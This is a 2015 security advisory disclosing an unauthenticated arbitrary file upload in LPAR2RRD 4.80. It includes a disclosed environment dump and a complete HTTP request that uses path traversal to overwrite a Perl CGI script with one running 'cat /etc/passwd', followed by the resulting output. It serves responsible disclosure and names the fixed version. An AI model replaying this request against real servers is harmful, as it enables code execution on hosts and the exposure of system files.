

## Vulnerability Advisory - Vendor Disclosure

<b>Name</b>	LPAR2RRD Unauthenticated Arbitrary File Upload
<b>Vendor Website</b>	<a href="http://www.lpar2rrd.com/">http://www.lpar2rrd.com/</a>
<b>Affected Software</b>	LPAR2RRD 4.80
<b>Date Released</b>	6 <sup>th</sup> November, 2015
<b>Researchers</b>	Denis Andzakovic


### Description

This document details an arbitrary file upload found within the LPAR2RRD web application. An unauthenticated attacker may leverage this vulnerability to execute arbitrary code and subsequently compromise the host running LPAR2RRD.

### Exploitation

The ext-nmon.sh script is vulnerable to path traversal, allowing an attacker to upload files in an arbitrary location. By chaining this with an information disclosure provided by test.sh, an attacker may execute arbitrary code by overwriting an existing perl script that is executed by one of the CGI .sh files.

The following screenshots detail the exploit process:



```
LPAR2RRD_AGENT_DAEMON='0'  
LPAR2RRD_AGENT_DAEMON_IP='0.0.0.0'  
LPAR2RRD_AGENT_DAEMON_PORT='8162'  
LPM='1'  
LPM_HMC_EXCLUDE=''  
LPM_LPAR_EXCLUDE=''  
LPM_SERVER_EXCLUDE=''  
MANAGED_SYSTEMS_EXCLUDE=''  
MAX_ENT='2'  
PERL='/usr/bin/perl'  
PERLSLIB='/home/lpar2rrd/lpar2rrd/vmware-lib:/opt/freeware/lib/perl/5.2.2:/usr/opt/perl5/lib'  
PICTURE_COLOR='F7FCF8'  
PWD='/home/lpar2rrd/lpar2rrd/lpar2rrd-cgi'  
REQUEST_URI='/lpar2rrd-cgi/test.sh'  
RRDHEIGHT='150'  
RRDTOOL='/usr/bin/rrdtool'  
RRDWIDTH='700'  
SAMPLE_RATE='60'  
SCRIPT_FILENAME='/home/lpar2rrd/lpar2rrd/lpar2rrd-cgi/test.sh'  
SCRIPT_NAME='/lpar2rrd-cgi/test.sh'  
SSH_WEB_IDENT='/home/lpar2rrd/.ssh/realtdsa'  
STEP_HEAD='300'  
SYS_CHANGE='100'  
TMPDIR='/home/lpar2rrd/lpar2rrd/tmp'  
TOPTEN='50'  
VI_CREDSTORE='/home/lpar2rrd/lpar2rrd/lpar2rrd-cgi/.vmware/credstore/vicredentials.xml'  
WEBDIR='/home/lpar2rrd/lpar2rrd/www'  
version='4.80'
```

### Arbitrary File Upload Request

```
POST /lpar2rrd-cgi/ext-nmon.sh HTTP/1.1
Host: ██████████
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.3.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://██████████/lpar2rrd/nmon_upload.html
Connection: keep-alive
Content-Type: multipart/form-data; boundary=-----17859248318343957201182672887
Content-Length: 360

-----17859248318343957201182672887
Content-Disposition: form-data; name="file"; filename="../../../../home/lpar2rrd/lpar2rrd/bin/genjson.pl"
Content-Type: application/octet-stream

#!/usr/bin/perl

print "Content-type:text/html\r\n\r\n";
print `cat /etc/passwd`;

1;

-----17859248318343957201182672887--
```

### Subsequent Command Execution

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/n
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/sj
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/wv
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var
/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sk
/bin/false systemd-network:x:101:104:systemd Network Management,,,:/run/sy
/resolve:/bin/false systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/syst
messagebus:x:105:110::/var/run/dbus:/bin/false statd:x:106:65534:./var/lib/nfs:
```

### Solution

Upgrade to LPAR2RRD 4.81

### Timeline

- 05/11/2015 – Advisory sent to LPAR2RRD support team
- 06/11/2015 – Vendor advised 4.81 addresses the issue
- 06/11/2015 – Release of this document



security-assessment.com

### **Responsible Disclosure Policy**

Security-Assessment.com follow a responsible disclosure policy.

### **About Security-Assessment.com**

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:

Web [www.security-assessment.com](http://www.security-assessment.com)

Email [info@security-assessment.com](mailto:info@security-assessment.com)

Phone +64 4 470 1650

